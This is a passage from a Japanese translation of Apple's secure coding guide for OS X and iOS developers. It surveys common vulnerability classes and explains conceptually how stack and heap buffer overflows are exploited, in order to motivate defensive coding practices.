# セキュア
# コーディング
# ガイド

Developer

# 目次

# 図、表、リスト

# セキュリティに配慮したコーディングのための指針

「セキュリティに配慮したコーディング」とは、悪意ある人物やプログラムによる攻撃に対する耐性をもったプログラムを記述する手法のことです。ユーザデータの盗用や破損を防止するのが目的です。この配慮がないと、攻撃者がサーバや各ユーザのコンピュータを思うがままに制御する結果、個々のユーザに本来のサービスを提供できなくなるばかりでなく、数千、数万のユーザに関する機密情報が漏洩し、サービスが停止し、システムが破壊される恐れがあります。

「セキュリティに配慮したコーディング」はあらゆるソフトウェアにとって重要です。Mac用かiOS用か、自分だけが使うスクリプトか商用のアプリケーションかによらず、この資料で説明する事項は頭に入れておいてください。

## はじめに

あらゆるプログラムに、攻撃の標的となる可能性があります。攻撃者はアプリケーションやサーバにひそむ、セキュリティ上の脆弱性を見つけようと試みます。見つかれば、その脆弱性を突いて、機密事項を盗用し、プログラムやデータを破壊し、コンピュータシステムやネットワークを思うがままに制御します。その結果、顧客の情報資産や運営会社の信用は危機に瀕することになります。

セキュリティ対策は、開発済みのソフトウェアに、後から施せるものではありません。段ボールで作った小屋の扉に南京錠を取り付けても意味がないように、セキュリティの配慮なしに開発したツールやアプリケーションは、大幅に設計し直さなければ安全にはならないのです。ソフトウェアにはどのような脅威があるか、性質を見極めた上で、計画から開発まで一貫して、セキュリティに配慮しなければなりません。この章では、どのような種類の脅威がありうるか、簡単に説明します。次章以降、個々の脆弱性について詳しく説明し、対処法を述べていきます。

### ハッカ、クラッカ、攻撃者

コンピュータ業界では一般のマスコミと違い、「**ハッカ**」という言葉を、複雑なコードやオペレーティングシステムに精通した、優れたプログラマという意味で使います。必ずしも悪事を企むわけではありません。脆弱性を見つけた場合、そのソフトウェアに携わる会社や組織に警告して、対処できるよう支援します。なかなか対処してもらえない場合などには、脆弱性がある旨を公表し、あるいは**エクスプロイト**（脆弱性の実証コード）を作成、公開することもあります。

悪意ある者、すなわち、プログラムやシステムの脆弱性を突いて、何かを破壊し、あるいは盗用しようとする者のことは、「**クラッカ**」、「**攻撃者**」、あるいは「**ブラックハット**」と呼びます。多くの攻撃者は、高度な技術を備えておらず、公開されているエクスプロイト（攻撃コード）や既知の攻撃手法を真似て使います。公開されているコード（スクリプト）を使ってソフトウェアやコンピュータシステムを攻撃する者（多くは年少者）のことを、「**スクリプトキディー**」といいます。

攻撃者は、お金や個人情報などの機密事項を、個人的利益のために盗み出そうとして攻撃を仕掛けます。企業の利益のため、あるいは個人的に利用するために、他社の機密情報を狙うこともあります。さらに、政府機関やテロリスト組織が、敵国の情報を奪おうとするかも知れません。クラッカの中には、自分の能力を誇示するだけのために、アプリケーションやオペレーションシステムに侵入する者もいます。とはいえ、その結果、多大な損害につながることもあるでしょう。攻撃は、自動化して何度でも繰り返すことができるので、どんなに些細な弱点でも狙われる恐れがあります。

内部関係者の中にもシステムの攻撃を試みる者が多数いるので、セキュリティ設計の際にきちんと検討する必要があります。悪意あるハッカやスクリプトキディーは、遠隔アクセスの仕組みを利用することが多いのに対し、内部関係者は攻撃対象に、物理的にアクセスできるからです。ソフトウェアは、ネットワーク経由の攻撃、コンピュータの前に坐ってキーボードを操作する者の攻撃の、どちらも防御しなければなりません。ファイアウォールやサーバのパスワードだけでは対策として不充分なのです。

## 安全なプラットフォームはない

OS Xは今のところ、MyDoomウィルスのような、大規模かつ自動化された攻撃の餌食になったことはありません。これにはいくつか理由があります。ひとつは、OS XがBSDなどオープンソースのソフトウェアを基盤としていることです。多くのハッカが長年にわたり、セキュリティ上の脆弱性がないか目を皿のようにして調べ尽くしたので、今ではほとんど残っていないのです。さらに、経路制御用のネットワークサービスはすべて、デフォルト状態では無効です。電子メールなど広く利用されているインターネットクライアントも、オペレーティングシステムに対する特権的なアクセス権限を与えられていないので、他の一般的なOSに比べ、攻撃に対する脆弱性は少なくなっています。最後に、Appleは積極的に、OSやアプリケーションに脆弱性がないか調査し、セキュリティ更新プログラムを頻繁に公開して、誰もがダウンロードできるようにしています。

iOSはOS Xを基盤としており、セキュリティ上の特性の多くも共通です。これに加え、各アプリケーションがアクセス可能なファイルやシステムリソースを制限して、より安全性を高めています。Macアプリケーションにも、v10.7以降、同様の保護を適用できるようになりました。

以上はよい話ですが、残念ながらアプリケーションもオペレーティングシステムも、常に攻撃にさらされています。ブラックハットのハッカが、毎日のように新たな脆弱性を見つけ、これを突くコードを公開しています。犯罪者やスクリプトキディーはこれを使って、実際に攻撃を仕掛けます。セキュリティ研究者もさまざまなシステム上で多くの脆弱性を見つけており、これが悪用されれば、データが破損し、機密情報が漏洩し、他人のコンピュータ上で勝手にコードを実行される恐れがあります。

大規模かつ広範な攻撃を仕掛けられなくても、システムに価値ある情報があれば、1回侵入されるだけで経済的その他の損害を被ることは充分にありえます。ウィルスやウォームによる大規模な攻撃があればマスコミの注目を集めますが、1台のコンピュータ上のデータが破損するだけでも、多くのユーザにとっては重大な事態です。

したがって、ユーザの安全のためにも、セキュリティ上の脆弱性を真剣に受け止め、問題が見つかったら迅速に対処しなければなりません。Macintosh/iOS用システムの開発者が、この資料をはじめ、セキュリティに関する書籍を充分に咀嚼するとともに、Macintoshの各ユーザが、強力なパスワードや重要なデータの暗号化に関する予備知識を備えていれば、OS XやiOSは安全で信頼に足るオペレーティングシステムであるとの評価が高まり、この上で動作する製品にとっても恩恵があるでしょう。

# この文書の使い方

この資料は、既に『*Security Overview*』を読んでいる方を想定して記述しています。

まず"脆弱性の類型"（11 ページ）では、セキュリティ上の主な脆弱性を類別し、性質を簡単に説明します。それ以降の章を読み進めるための背景知識を与えるのが目的です。たとえば「競合状態」とは何か、なぜ危険なのか知りたければ、まずこの章に目を通してください。

以降の章では、脆弱性の類型ごとに、さらに詳しく説明します。どのような順序で読んでも構いませんし、開発の際に従うべきチェックリスト（"セキュリティに関する開発者向けのチェックリスト"（99 ページ）を参照）に沿って読み進めてもよいでしょう。

- "バッファのオーバーフローやアンダーフローの回避"（18 ページ）では、バッファオーバーフローのさまざまな類型と、その回避方法を説明します。
- "入力の検証とプロセス間通信"（35 ページ）では、信頼できない情報源からの入力を受け付ける場合に、その内容を検証するべき理由や方法を解説します。
- "競合状態と安全なファイル操作"（46 ページ）では競合状態が発生する仕組みとその回避方法を説明するほか、安全な/危険なファイル操作についても述べます。
- "安全な権限昇格"（62 ページ）では、昇格した権限にしないでコードを実行する方法と、それが不可能である場合の対処法を説明します。
- "安全なユーザインターフェイスの設計"（77 ページ）では、プログラムのユーザインターフェイスがセキュリティに及ぼすよい影響、悪い影響を説明します。さらに、セキュリティの改善に結びつくUIの開発方法について、いくつか指針を示します。
- "安全なヘルパやデーモンの設計"（85 ページ）では、権限の分離という指針に従い、ヘルパアプリケーションを設計する手順を解説します。

さらに、付録"セキュリティに関する開発者向けのチェックリスト"（99 ページ）には、アプリケーションの出荷前に実施するべき事項をリストにまとめてあります。付録"バンドル提供するソフトウェアのセキュリティに関する考慮事項"（117 ページ）では、OS Xにバンドルして提供するアプリケーションを開発する場合の指針を示します。

# 関連項目

この資料は、OS X/iOSアプリケーションの開発者を対象に、セキュリティ上の脆弱性や、プログラム開発に際しての実践的な指針をまとめたものです。セキュリティに配慮したプログラム開発に関して、あらゆる開発者が知っておくべき事項は、次の書籍や資料を参照してください。

- 『*Building Secure Software*』（Viega、McGraw、Addison Wesley、2002）- セキュリティに配慮したプログラム開発に関する一般論。特にCでのプログラミングやスクリプト記述に関する話題。
- 『*Secure Programming for Linux and Unix HOWTO*』（Wheeler）- http://www.dwheeler.com/secure-programs/から入手可。いくつかの種類の脆弱性について、およびUNIXベースのオペレーティングシステムに関するプログラミング上のヒント（その多くはOS Xにも適用可）。
- 『*Security and Usability：Designing Secure Systems that People Can Use*』（Cranor、Garfinkel、O'Reilly、2005）- セキュリティ向上に資するユーザインターフェイスの開発に関する情報。

セキュリティ関係の、OS X用（および、その旨注記している場合はiOS用）のAPI（アプリケーションプログラミングインターフェイス）については、Appleが公開している以下の資料を参照してください。

- セキュリティに関するいくつかの概念と、OS Xが備えるセキュリティ機能については、『*Security Overview*』。
- 安全なネットワーク処理については、『*Cryptographic Services Guide*』、『*Secure Transport Reference*』、『*CFNetwork Programming Guide*』。
- OS X用の認可/認証処理APIについては、『*Authentication, Authorization, and Permissions Guide*』、『*Authorization Services Programming Guide*』、『*Authorization Services C Reference*』、『*Security Foundation Framework Reference*』。
- ディジタル証明書を用いた認証については、『*Cryptographic Services Guide*』、『*Certificate, Key, and Trust Services Reference*』（iOS版もあり）、『*Certificate, Key, and Trust Services Programming Guide*』。
- パスワードその他の機密事項を保存する安全なストレージについては、『*Cryptographic Services Guide*』、『*Keychain Services Reference*』（iOS版もあり）、『*Keychain Services Programming Guide*』。

ウェブアプリケーション設計におけるセキュリティについては、http://www.owasp.org/を参照。

# 脆弱性の類型

ソフトウェアに関するセキュリティ上の脆弱性の多くは、次に挙げる類型のいずれかに当てはまります。

- バッファオーバーフロー
- 入力の検証漏れ
- 競合状態
- アクセス制御に関する問題
- 認証、認可、暗号処理に関する弱点

以下、それぞれの類型について、性質を簡単に説明します。

## バッファオーバーフロー

バッファオーバーフローは、アプリケーションがバッファの末尾より後に（場合によっては先頭よりも前に）、データを書き込もうとするために起こります。

その結果、アプリケーションがクラッシュし、データが破損するほか、攻撃者が不正に権限を昇格させ、当該アプリケーションが稼働しているシステムを脅かすこともありえます。

ソフトウェアセキュリティに関する多くの書籍が、脆弱性をもたらす主な原因としてバッファオーバーフローを挙げています。正確な数字を示すのは困難ですが、アメリカのコンピュータ緊急事態対策チーム（US-CERT、United States Computer Emergency Readiness Team）が2004年に報告した事象のうち、約20%がバッファオーバーフローに関係するものでした。

アプリケーションやシステムソフトウェアは、ユーザやファイルから、あるいはネットワークを介して入力されたデータを、一時的にせよ、保存する必要があります。特殊な例外を除き、アプリケーションメモリの多くは次のいずれかに分類されます。

- **スタック** - アプリケーションが持つアドレス空間のうち、関数、メソッド、ブロックその他の、個々の呼び出しごとに確保される領域。
- **ヒープ** - アプリケーションが確保する汎用のストレージ領域。ここに格納したデータは、アプリケーションが動作している限りなくなりません（アプリケーションが明示的に、不要になった旨をOSに通知して解放した場合を除く）。

あるクラスから生成したインスタンス、`malloc`で確保したデータ領域、Core Foundationのオブジェクト、その他各種のアプリケーションデータは、ヒープに格納されます（ただし、当該データを参照するローカル変数はスタック上にあります）。

バッファオーバーフロー攻撃は一般に、スタックとヒープのいずれか、または両方を破壊します。詳しくは"バッファのオーバーフローやアンダーフローの回避"（18 ページ）を参照してください。

# 入力の検証漏れ

一般に、プログラムが受け付けた入力データはすべて、問題がないか検査したうえで処理しなければなりません。

たとえばグラフィックスファイルに収容されている画像は、200×300ピクセルというような大きさになっているはずです。200×-1ということは通常ありえません。しかし、このような画像をファイルに収容しようとしても、（規約や常識を別にすれば）妨げるものは何もないのです。このようなファイルを読み込み、不正な大きさのバッファを確保しようとすれば、ヒープがオーバーフローしてしまう恐れがあります。したがって、入力データが適正であるかどうか、注意深く検証しなければなりません。この処理を一般に、入力の検証（validation）あるいは「消毒(サニタイズ)」（sanity check）と呼びます。

信頼できない情報源からの入力はすべて、悪意をもった攻撃である可能性を想定しなければなりません（ここでは一般ユーザも「信頼できない情報源」に当たります）。具体的には次のようなものがあります。

- テキスト欄に入力された文字列
- URLに埋め込まれたプログラム起動コマンド
- 音声、動画、グラフィックスなどのファイルで、ユーザや他のプロセスから渡され、プログラムが読み込んで再生するもの
- コマンドライン入力
- 信頼できないサーバからネットワーク経由で読み込むあらゆるデータ
- 信頼できるサーバからネットワーク経由で読み込む、信頼できないデータ（ユーザがBBS経由で登録したHTMLファイルや写真など）

ハッカはプログラムに、考え得る限りのさまざまな不正データを与えてみます。その結果、プログラムがクラッシュするなど異常な動作になった場合、問題点を悪用する方法を見出そうとします。検証漏れがあると、オペレーティングシステムの制御を奪う、データを盗用する、ユーザのディスクを破損させるなど、さまざまに悪用できるのです。iPhone上で、Appleが認可していないソフトウェアを動かす、いわゆる「脱獄」（jail break）に利用されたこともあります。

"入力の検証とプロセス間通信"（35 ページ）では、検証漏れによって生じる主な脆弱性と、その対処法を説明します。

## 競合状態

**競合状態**とは、イベントの発生順序が変わることにより、動作も変わってしまうことをいいます。所定の順序でなければプログラムが正常に機能しない場合、これはバグであると考えなければなりません。攻撃者がこれを悪用して、不正なコードを注入する、ファイル名を変更するなど、正常な動作を妨害できる場合、競合状態はセキュリティ上の脆弱性になります。また、一連の処理の間隙を悪用して、正常な動作を妨げることもありえます。

競合状態およびその回避方法については"競合状態と安全なファイル操作"（46 ページ）を参照してください。

## プロセス間通信

独立したプロセス（同じプログラム内、あるいは別個のプログラム）が、情報を共有しなければならないことがあります。一般に、オペレーティングシステムが提供する、共有メモリやメッセージ交換プロトコル（ソケットなど）の仕組みを利用して実装することになるでしょう。こういった、プロセス間通信に用いるメッセージ交換プロトコルも、しばしば攻撃に対する脆弱性になります。したがって、アプリケーションを開発する際には常に、通信チャネルで結ばれた相手のプロセスは信頼できないかも知れない、と想定しなければなりません。

安全なプロセス間通信の方法については、"入力の検証とプロセス間通信"（35 ページ）を参照してください。

## 危険なファイル操作

TOCTOU（Time Of Check, Time Of Use、検査と実行の時間差）による競合状態以外にも、危険なファイル操作は少なくありません。開発者は通常、ファイルの所有者、保存場所、属性が想定どおりであるとして処理を記述しますが、この想定が正しくないこともありえます。たとえば、プログラム自身が生成したファイルは、いつでも書き出し可能と考えて実装するでしょう。しかし、当該ファイルの操作権限や各種フラグを攻撃者が変更していても、書き出し処理の結果コードを検査していなければ検出できません。

危険なファイル操作としては次のようなものがあります。

- 他のユーザが書き出し可能な場所にあるファイルの読み書き

- ファイルの型、デバイスID、リンクその他の設定を確認せずに使うこと
- ファイル操作の後、結果コードを確認しないこと
- ファイルにローカルのパス名があれば、それはローカルファイルであると想定すること

その他各種の危険なファイル操作については、“ファイル操作の安全性確保”（50 ページ）を参照してください。

# アクセス制御に関する問題

**アクセス制御**とは、誰に何をする権限があるか、を制御することです。コンピュータに対する物理的なアクセスの制御（サーバが置いてある部屋の施錠など）から、リソース（ファイルなど）に対して誰がアクセスできるか、どのような操作が可能か（読み込みのみ許可するなど）制御することまで、広い範囲にわたります。アクセス制御機構には、オペレーティングシステムが強制するもの、個々のアプリケーションやサーバが適用するもの、サービス（ネットワークプロトコルなど）が行うものがあります。セキュリティ上の脆弱性の多くは、アクセス制御の不注意な/不正な使用、あるいは制御の仕組みをまったく使わないことによって起こります。

ソフトウェアに関する脆弱性を問題にする場合、**権限**（privilege）という言葉が出てきます。攻撃者は何らかの方法で、本来よりも高い権限を不正に得ようとします。これは**操作権限**（permission）とも言い、オペレーティングシステムが許可するアクセス権を意味します。ファイルやディレクトリの読み書きが許されるユーザ、ファイルやディレクトリの属性（ファイルに対する操作権限など）、プログラムを実行できるユーザ、その他の制限された操作（ハードウェアデバイスへのアクセス、ネットワーク設定の変更など）を実施できるユーザなどを制御します。OS Xにおけるファイルの操作権限やアクセス制御については、『*File System Programming Guide*』を参照してください。

攻撃者は特に、システムを無制限に操作できる、**ルート権限**を獲得しようとします。ルート権限で動作するアプリケーションは、システムのあらゆる箇所にアクセスし、あらゆる事項を変更できます。脆弱性の中には、ルート権限が奪われてしまうような、不適切なプログラムが多数あります。バッファオーバーフローや競合状態を悪用し、本来よりも高い権限に昇格してしまう、という攻撃もあります。あるいは、制限されるべきシステムファイルへのアクセスを許してしまう、既にルート権限で動作しているプログラム（アプリケーションのインストーラなど）の弱点を悪用される、などの事象が考えられます。したがってプログラムは、できるだけ小さな権限のみを与えて実行することが重要です。どうしても権限を昇格する必要があっても、できるだけ短時間にとどめなければなりません。

アクセス制御の多くはアプリケーションが強制するもので、あるユーザの**認証**（authentication）をおこなった上で、ある操作の実行を**認可**（authorization）する仕組みです。認証の方法としては、ユーザ名とパスワードを求める、スマートカードや生体スキャンを利用する、などがあります。アプリケーションは、OS X Authorization ServicesのAPIを利用することにより、システムに組み込まれたさまざまなユーザ認証手段を活用できます。独自に認証の仕組みを開発しても、安全性が高まるとは限り

ません。認証機構を迂回できるようなバグを突かれる恐れがありますし、システム標準の認証機構に比べて安全性に劣る可能性もあります。認証と認可について詳しくは、『*Security Overview*』を参照してください。

**ディジタル証明書**（digital certificate）は、電子メールをはじめ、インターネットでは広く利用されている仕組みです。ユーザやサーバを認証し、通信内容を暗号化し、データにディジタル署名を施すことにより、改竄されていないこと、作成者と称する本人が作成したものであることを証明できます。しかしこれを不正に、あるいは不注意に使えば、セキュリティ上の脆弱性になりえます。たとえば、あるサーバ管理プログラムは、自己署名証明書を添付して販売されていました。システム管理者が適切な証明書に差し替えるものと想定していたのです。しかし多くのシステム管理者がこの作業を省略してしまった結果、攻撃者は容易に、サーバとの通信内容を解読できたのでした。[CVE-2004-0927]

攻撃者が物理的に、コンピュータの前で長時間操作できれば、どんなアクセス制御機構があっても意味がありません。たとえばファイルの操作権限をどのように設定しても、ディスクから直接データを読み込もうという行為に対して、オペレーティングシステムの保護機構は無力です。コンピュータへの物理的アクセスを制限し、高度な暗号化を施す以外に、データの盗用や改竄を防ぐことはできないでしょう。

アクセス制御の仕組みをプログラムに組み込む方法については、“安全な権限昇格”（62 ページ）を参照してください。

# 安全なストレージと暗号化

暗号化は機密情報を保護する目的で、データを伝送する際、あるいは保存する際に利用されます（ベンダーが提供するデータの、不正な複製や無権限者による利用の防止については、ここでは取り上げません）。OS Xには暗号技術にもとづくさまざまなセキュリティ機構が組み込まれています。

- FileVault
- 暗号化したディスクイメージの作成
- キーチェーン
- 証明書を用いたディジタル署名
- 電子メールの暗号化
- SSL/TLSによる安全なネットワーク通信
- Kerberos認証

iOSには次のようなセキュリティ機能があります。

- パスコード（認可なしのデバイス利用を防止）
- データの暗号化

- データブロックにディジタル署名を施す機能
- キーチェーン
- SSL/TLSによる安全なネットワーク通信

サービスにはそれぞれ、適切な用途と制限があります。たとえばFileVaultは、ユーザのルートボリューム全体（OS X v10.7以降）またはホームディレクトリ（それより前の版）を暗号化する仕組みで、何人かが共有するコンピュータや、攻撃者の手に渡る可能性があるラップトップ機などでは、非常に重要なセキュリティ機能です。しかし、物理的にアクセスされる恐れは小さい一方、使用中にネットワーク経由で攻撃されうる状況では、あまり役に立ちません。その場合、ホームディレクトリの中身は暗号化されていない状態であり、脅威は安全でないネットワークや共有ファイルの側にあるからです。さらに、FileVaultの安全性は、ユーザが設定したパスワード次第です。容易に推測できるパスワードであったり、目につきやすい場所に書いてあったりした場合、暗号化を施しても無意味です。

独自の暗号化技法を開発し、あるいはよく知られている暗号化アルゴリズムを独自に実装すれば、安全性が高まると思われるかも知れませんが、この分野の専門家でない限り、これはまったくの誤りです。安全かつ頑健で、決して解読されない暗号文を生成するコードの記述は非常に難しく、ほぼ間違いなく脆弱性がひそんでいると言ってよいでしょう。OS Xのユーザインターフェイスや高レベルAPIの形で提供されている暗号サービスでは不充分であれば、オープンソースとして公開されているCSSM Cryptographic Services Managerが有用です。詳しくは、オープンソースのセキュリティ処理コードに付属の資料を参照してください（http://developer.apple.com/darwin/projects/security/からダウンロード可）。iOSであれば開発用APIを介して、必要なサービスはすべて得られます。

OS XおよびiOSのセキュリティ機能について詳しくは、『*Authentication, Authorization, and Permissions Guide*』を参照してください。

## ソーシャルエンジニアリング

ユーザデータやソフトウェアを保護する数々の機能の中で最も弱いのは、多くの場合ユーザ自身です。バッファオーバーフロー、競合状態などの脆弱性に対する取り組みが進むにつれ、攻撃者はユーザを巧みに騙して、不正なコードを実行し、あるいはパスワード、クレジットカード番号などの個人情報を盗用しようと試みるようになりました。攻撃者がユーザに罠をしかけて機密情報を入手し、あるいはコンピュータにアクセスする行為を、**ソーシャルエンジニアリング**と言います。

たとえば2005年2月、事実上すべてのアメリカ国民の、信用情報や社会保障番号をはじめとする個人情報を管理していた大企業が、少なくとも15万人分の情報を、まっとうなビジネスマンを装った詐欺師に盗まれたと発表しました。ガートナ（www.gartner.com）によると、フィッシング攻撃による銀行やクレジットカード会社の被害は、2003年、約12億ドルに及び、しかも年を追って増え続けています。2004年5月から2005年5月の間に、全米で約120万人のコンピュータユーザが、フィッシングによる被害を受けた、という見積もりもあります。

ソフトウェア開発者はこのような攻撃に対処するため、ユーザの意識向上を図るとともに、ユーザインターフェイス設計を改善して、意思決定に必要な情報をきちんと提供するよう努めています。

セキュリティ向上に資するユーザインターフェイス設計については、“安全なユーザインターフェイスの設計” （77 ページ）を参照してください。

# バッファのオーバーフローやアンダーフローの回避

バッファオーバーフローは、スタックとヒープのどちらでも起こりうる現象で、C、Objective-C、C++のコードには数多く存在する脆弱性の原因です。この章では、バッファのオーバーフローやアンダーフローを回避するためのコーディング技法を説明するとともに、これを検出するツールを挙げ、安全なコードの例を示します。

プログラムが（ユーザやファイルから、ネットワーク経由で、その他）何らかの入力を受け付ける箇所では、常に適切でないデータを受け取る可能性があります。たとえば、メモリ上に確保した領域の長さを超えているかも知れません。

その場合、意識的に切り詰めなければ、他のデータ領域を上書きしてしまうことになります。このような状態を**バッファオーバーフロー**と言います。上書きされてしまった領域に、プログラムの動作に不可欠なデータがあった場合、条件によって顕在化したりしなかったりする、見極めが難しいバグになります。他の実行コードのアドレスを格納していた領域を上書きしてしまうと、これが指し示す、不正なコードを実行する恐れがあります。

同様に、（想定の誤り、長さの値の誤り、生のデータをCの文字列として複製した場合など）入力データの長さが確保しておいた領域よりも短い、という現象を**バッファアンダーフロー**と言います。その結果、誤動作が発生したり、スタックやヒープに置かれたデータが漏洩したりする可能性があります。

プログラミング言語の多くは、入力データとストレージを検査し、オーバーフローやアンダーフローを防ぐ仕組みを備えていますが、C、Objective-C、C++にはその仕組みがありません。多くのプログラムはCのライブラリをリンクするので、標準ライブラリに脆弱性があれば、「安全な」言語で記述したプログラムでも問題が生じえます。したがって、自分が記述したコードにバッファオーバーフローの問題がないとしても、できるだけ小さな権限のみを与えて実行するべきでしょう。詳しくは、“安全な権限昇格”（62 ページ）を参照してください。

ダイアログボックスを介して渡される文字列のように、問題が誰の目にも明らかな入力ばかりではありません。次のような事例もあります。

1. あるオペレーティングシステムのヘルプ機能で起こったバッファオーバーフローは、攻撃者が巧みに作成した埋め込み画像が原因でした。
2. 広く使われているメディアプレイヤーは、特定の型の音声ファイルをうまく検証できないという問題がありました。そこで攻撃者は、音声ファイルに仕掛けを施してバッファオーバーフローを引き起こし、不正なコードを実行できたのです。

[1CVE-2006-1591 2CVE-2006-1370]

オーバーフローは大きく、スタックで起こるものとヒープで起こるものの2つに分かれます。それぞれについて、以下、詳しく説明します。

# スタックオーバーフロー


多くのオペレーティングシステムは、各アプリケーションに（マルチスレッド型であれば各スレッドに）スタックを割り当てます。ローカルスコープのデータはここに格納します。

これをスタックフレームと呼ばれる単位に分割します。各スタックフレームには、ある関数の呼び出し単位に対応するデータが格納されます。具体的には、関数に渡される引数、当該関数のローカル変数、リンケージ情報（呼び出し元のアドレス、すなわち関数処理終了後の戻り先）などのデータです。コンパイラに指定したフラグによっては、次のスタックフレームの先頭アドレスも格納することがあります。実際の内容やその順序は、オペレーティングシステムやCPUのアーキテクチャによって異なります。

関数呼び出しの都度、新しいスタックフレームを、スタックの一番上に追加します。呼び出し元に制御を戻す際には、一番上のスタックフレームを除去します。実行中のある時点でアプリケーションが直接アクセスできるのは、一番上のスタックフレームにあるデータだけです（ポインタを使って回避することも可能ですが、一般にはお勧めできません）。この設計には、再帰呼び出しを可能にする目的もあります。関数呼び出しが入れ子になっていても、それぞれのローカル変数や引数を格納する領域を確保できるのです。

図 2-1にスタックの編成例を示します。もっとも、これは考え方を示しただけで、実際の内容や順序はCPUのアーキテクチャによって異なります。『*OS X ABI Function Call Guide*』には、OS Xが動作するすべてのアーキテクチャについて、関数呼び出し規約の説明が載っています。

**図 2-1** スタック配置の概念図





アプリケーションは一般に、入力データがすべて、意図する目的に合っていること（たとえばファイル名であれば、合理的な長さであり、不正な文字を含んでいないこと）を検査するべきです。残念ながら、ユーザは不合理なことをしない、という想定の下、検査を省略してしまう開発者も少なくありません。

その結果、固定長のバッファに収まりきらないデータを格納しようとして、問題が発生することがあります。ユーザに悪意があれば（あるいは、悪意ある者が作成したデータファイルを開こうとすれば）、バッファ長を超えるデータを渡すこともありうるのです。関数はこのデータを格納するために限られた空間しか確保していないので、スタック上の他のデータを上書きしてしまうことになります。

図 2-2のように、悪賢い攻撃者は関数の戻りアドレスの箇所を、不正なコードのアドレスで上書きします。すると、関数Cの実行が終了したとき、本来の関数Bではなく、攻撃者が用意した不正なコードに制御が渡ってしまいます。

攻撃者のコードを実行するのはアプリケーション自身なので、その操作権限で動作することになります。ユーザが管理者としてログインしていれば（OS Xの場合はデフォルトの設定）、攻撃者はコンピュータの完全な制御権を手にし、ディスクからデータを読み込む、電子メールを送信するなど、何でもできてしまいます（iOSアプリケーションは制限された権限の下で動作するので、デバイスを完全に制御される危険は若干小さくなります）。

**図 2-2**　バッファオーバーフロー発生後のスタックの様子




リンケージ情報に対する攻撃だけでなく、スタック上のローカル変数や引数の値を変更し、プログラムの動作を変える攻撃もあります。たとえば、所定のホストに接続するところで、データ構造体を改竄することにより、別の（不正な）ホストに接続させることが考えられます。


## ヒープオーバーフロー

ヒープは、先に説明したように、動的に確保するメモリ領域として使われます。`malloc`関数やC++の`new`演算子、あるいはこれと同等の関数で、メモリブロックを確保しあるいはオブジェクトのインスタンスを生成すると、ヒープ上の領域を指すポインタが返されます。

ヒープに関数やメソッドの戻りアドレスが保存されているわけではないし、ヒープ上のデータを改変したときの効果が（攻撃者にとって）明らかとは限らないので、バッファオーバーフローを起こす攻撃は多少困難です。攻撃者の興味を惹く度合いが若干小さいので、スタックオーバーフローほど心配する必要はないかも知れません。

図 2-1に、ヒープのオーバーフローを悪用してポインタを上書きする様子を示します。

**図 2-3**　ヒープオーバーフロー




一般にヒープは、スタックに比べて、オーバーフローの悪用が困難です。それでも成功した例は少なくありません。これにはデータの改竄とオブジェクトの改竄という2つの方法があります。

攻撃者はヒープのオーバーフローを悪用して重要なデータを上書きし、プログラムをクラッシュさせたり、後で不正な操作ができるよう、ある値を変更（たとえば、ユーザIDを変更してアクセス権を獲得）したりします。このデータの変更を、非制御データ（non-control-data）攻撃と言います。ヒープ上のデータの多くは、ユーザ入力の単なる複製ではなく、プログラムが内部的に生成したものです。このようなデータは、アプリケーションが領域を確保する方法や時期にもよりますが、メモリ上の同じ位置にとどまり続ける傾向があります。

ヒープ上のバッファのオーバーフローを悪用し、ポインタを上書きする形の攻撃もあります。C++、Objective-Cなど多くの言語で、ヒープ上に確保するオブジェクトには、関数やデータポインタの表が付随しています。攻撃者は、オーバーフローを悪用してポインタを書き換えることにより、データを置き換えたり、インスタンスメソッドを差し替えたりするのです。

ヒープ上のバッファのオーバーフローを悪用した攻撃は複雑で難しいものですが、クラッカは困難への挑戦それ自体を目的として、次のような攻撃をしかけることがあります。

